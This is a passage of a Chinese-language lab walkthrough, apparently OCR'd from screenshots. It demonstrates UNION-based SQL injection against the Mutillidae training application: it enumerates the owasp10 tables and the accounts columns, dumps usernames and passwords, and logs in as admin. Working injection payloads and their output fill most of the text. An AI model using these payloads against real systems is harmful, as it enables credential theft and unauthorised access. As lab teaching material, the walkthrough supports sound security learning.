


ect 1,table_name,null,null,5 from information_schema.tables where table_schema ='owasp10'

http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union — Visit

Username=sunny

可觀察到在owasp10資料庫中有六個表



Results for . 7 records found.

Username=sunny
Password=123456
Signature=

Username=accounts
Password=
Signature=

Username=blogs_table
Password=
Signature=

Username=captured_data
Password=
Signature=

Username=credit_cards
Password=
Signature=

Username=hitlog
Password=
Signature=


Username=pen_test_tools
Password=

4. 獲取資料庫中敏感資訊

查詢 account 這個表

```
union select 1,table_name,null,null,5 from information_schema.tables where table_schema
='owasp10'
```

```
union select 1,column_name,null,null,5 from information_schema.columns where table_name
='accounts'
```




```
nation_schema.columns where table_name ='accounts'%23&password=123456&user-info-pl
```

```
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union
```

Results for . 7 records found.


發現到accounts表中有5個column



```
Results for . 6 records found.

Username=sunny
Password=123456
Signature=

Username=cid
Password=
Signature=

Username=username
Password=
Signature=

Username=password
Password=
Signature=

Username=mysignature
Password=
Signature=

Username=is_admin
Password=
Signature=
```

列出accounts中的所有column


```
union select 1,column_name,null,null,5 from information_schema.columns where table_name
='accounts'

union select 1,username,password,is_admin,5 from accounts
```



```
ion select 1,username,password,is_admin,5 from accounts%23&password=123456&user-info
```


```
http://192.168.10.131/mutillidae/index.php?page=user-info.php&username=sunny' union
```

得到帳號密碼敏感資訊包括管理員



```
Results for . 18 records found.

Username=sunny
Password=123456
Signature=

Username=admin
Password=adminpass
Signature=TRUE

Username=adrian
Password=somepassword
Signature=TRUE

Username=john
Password=monkey
Signature=FALSE

Username=jeremy
Password=password
Signature=FALSE

Username=bryce
Password=password
Signature=FALSE
```

實際登入



Please enter username and password to view account details

Name	admin
Password	●●●●●●●●●

Dont have an account? Please register here


Results for . 18 records found.

Username=sunny
Password=123456
Signature=

Username=admin
Password=adminpass
Signature=TRUE

前面獲得的管理員帳號:
帳號: admin
密碼: adminpass

成功登入



View your details
Back
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here

Results for . 1 records found.

Username=admin
Password=adminpass
Signature=Monkey!

End